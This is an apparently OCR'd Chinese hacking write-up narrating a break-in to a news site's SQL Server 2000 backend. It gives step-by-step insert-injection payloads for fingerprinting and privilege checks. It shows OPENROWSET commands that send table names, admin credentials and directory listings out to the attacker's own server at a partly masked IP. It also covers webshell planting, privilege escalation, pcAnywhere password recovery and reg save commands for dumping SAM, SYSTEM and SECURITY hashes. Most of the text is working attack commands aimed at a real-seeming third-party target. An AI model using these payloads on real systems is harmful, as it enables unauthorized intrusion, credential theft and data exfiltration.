


图 2




图 3

功发出，没有出错。确定这是一个射点。但由于是 insert 注射，利用起来比较恶心，因为 values 子句里面不允许任何的 select，所以要想暴出数据，只能用 OPENROWSET 之类的手法将数据回传到本地了。这是后话。注射之前我们需要先确定 SQL SERVER 的版本，当前用户的权限，当前数据库名，以及是否站库分离。

依次提交下面的语句：

1."',cast(@@version as int),1,1)-- sp_password",得到版本信息"Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft Corporation Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)"，数据库为 SQL SERVER 2K

2."',cast(system_user as int),1,1)-- sp_password"，得到当前数据库的连接用户名"myxxxxxxer"，不是 SA 呵呵。

3."',cast(ltrim(is_srvrolemember('sysadmin'))+'a' as int),1,1)--sp_password",返回"将 varchar 值 '0a' 转换为数据类型为 int 的列时发生语法错误"，说明当前用户不是 sysadmin 角色组成员。

4."',cast(ltrim(is_member('db_owner'))+'a' as int),1,1)--sp_password"，返回"将 varchar 值 '0a' 转换为数据类型为 int 的列时发生语法错误"，也不是 db_owner 角色组成员，郁闷了，看来是 PUBLIC。

5."',cast(ltrim(is_member('public'))+'a' as int),1,1)--sp_password"，返回"将 varchar 值 '1a' 转换为数据类型为 int 的列时发生语法错误。",看来权限只是PUBLIC。

6."',cast(@@servername+'|'+host_name() as int),1,1)--sp_password"，返回"将 nvarchar 值 'GNRB-ZGGZW|XXXXXX' 转换为数据类型为 int 的列时发生语法错误"，还是站库分离的。

7."',cast(db_name() as int),1,1)--sp_password"，得知数据库名为"365NEWS"。

现在的情况就是一个 PUBLIC 权限的 2K 数据库射点，而且站库分离。先想到的就是 OPENROWSET 转发回数据然后进后台拿 WEBSHELL。

这时 WWWSCAN 也已经扫描完成了，但很郁闷的是没有扫到后台地址。汗了。先不管它了，先看看数据库里面的数据，没准表里面会保存着一些地址呢。

先看看数据库能否连接外网，在本地用 NC 监听一下 80 端口，然后在射点执行："',1,1,1);insert into OPENROWSET('SQLOLEDB','222.35.xxx.xx,80';'xxx';'xxx','SELECT 1') select 1--sp_password"

马上 NC 有反应了，同时也拿到了数据库服务器的 IP。

于是在本地架好一个 SQL SERVER，然后在本地的 PUBS 库里面先执行下面的语句，来创建一个表，此表用于接收服务器传回来的数据：Create table op (value varchar(8000))。然后在射点提交："',1,1,1);insert into OPENROWSET('SQLOLEDB','222.35.xxx.xx';'test';'123456','SELECT [value] FROM pubs..op') select name from sysobjects where xtype='u'--sp_password"

再在本地 select * from op，得到了库里面所有的表名。值得关注的是 admin adminmsg users 这三个表，其它表里面全是一些没用的数据。

再提交 "',1,1,1);insert into OPENROWSET('SQLOLEDB','222.35.xxx.xx';'test';'123456','SELECT [value] FROM pubs..op') select [name] from syscolumns where id = object_id('admin')--sp_password"，并用类似的方法得到了 admin adminmsg users 这三个表的所有字段名。

再提交 "',1,1,1);insert into OPENROWSET('SQLOLEDB','222.35.xxx.xx';'test';'123456','SELECT [value] FROM pubs..op') select [username]+'|'+[password] from admin--sp_password"

用类似的方法得到了 admin 与 users 表里面的值，全都是账号密码，但是现在它们也没有什么作用，因为没有后台，而且密码 MD5 加密的，好多都破不开。

如何查找后台是一个问题，这里的 adminmsg 是一个值得注意的表，从表名就可以看出来，这里面保存的应该是管理员发送的消息，应该是后台有一个用于管理人员交流的功能，所有的消息都会存在这个表里面。里面没准会有一些敏感的东西呢？




图 8

先利用 "',1,1;1);insert into OPENROWSET('SQLOLEDB','222.35.xxx.xx';'test';'123456','SELECT [value] FROM pubs..op') select count(*) from adminmsg--sp_password" 查看了一下消息的条数，有一千多条啊，这要全发回来脚本可能会执行超时的。




图 4




图 5




图 6

于是 LIKE 进行模糊查询，提交 "',1,1,1);insert into OPENROWSET('SQLOLEDB','222.35.xxx.xx';'test';'123456','SELECT [value] FROM pubs..op') select top 100 cast(msgContent as varchar(8000)) from adminmsg where msgContent like '%后台地址%'--"




图 7

然后不停地变换查询关键字，从 adminmsg 表里面获取敏感数据，尝试了"后台"、"密码"、"admin"、"login.asp"、"upfile"、"upload"等关键字，确实从此表里面获取了一些数据，如图 5。

查出来了一些后台管理地址，但这些地址，全是分站的，而且大多要么已经失效，要么就是进去后什么功能都没有的那种。这下郁闷了。

直接入主站不行，那看看能不能拿下数据库服务器吧，刚才在数据回发的时候已经拿到库服务器的 IP 了，NMAP 扫了一下发现开了 80，拿到查旁注的站上去查，发现一个分站就位于数据库服务器上。先拿下这个分站的 SHELL 再说。

先在本地的PUBS库里面执行"create table dir(n varchar(200),d int, f int);"

提交下面的语句开始列目录，想看看分站上有没有什么可以利用的文件：

"',1,1,1);create table #dir(n varchar(200),d int, f int);insert into #dir exec master..xp_dirtree 'c:\',1,1;insert into OPENROWSET('SQLOLEDB','222.35.xxx.xx';'test';'123456','SELECT * FROM pubs..dir') select * from #dir;drop table #dir--sp_password"

列了老半天，总算找到了一个 ASP 格式的 ACCESS 数据库，然后找到一个对数据库进行写操作的页面，写了一句话进去，成功拿到 WEBSHELL，如图 6。

提权比较简单，进去后直接 360EXP，拿到了服务器(图 7)。

拿到数据库服务器以后才发现跟主站不是同一网段，




图 9




图 10

想嗅探都不成了。于是乎先收集一下库服务器上的信息。服务器上面装了PCANYWHERE，找到了两个CIF文件，得到了两个密码，而且貌似主站也开了PCANYWHERE，试了一下，用其中一个CIF的密码成功连上，但是主站服务器处于锁定状态，没办法（图8）。

继续在库服务器上收集信息。但是这服务器好像比较干净啊，除了一大把ASP跟HTML外，其它的什么都没有。服务器上面装了MCAFEE了，上传PWDUMP之类的东西全都被杀了，MCAFEE没有密码也停不掉。只能手动抓HASH了，利用下面的代码：

```
reg save hklm\sam sam.hive
reg save hklm\system system.hive
reg save hklm\security security.hive
```

导出了注册表中的HASH信息，然后将这三个文件下载回了本地，导入CAIN，得到了库服务器上的HASH，如图9所示。

但是几个管理员组的账号的HASH全部都是ADD3，破解不了啊。得到了其它几个账号的明文密码，再结合数据库里面保存的一些后台密码，再去尝试登录主站的服务器，结果仍然是失败。

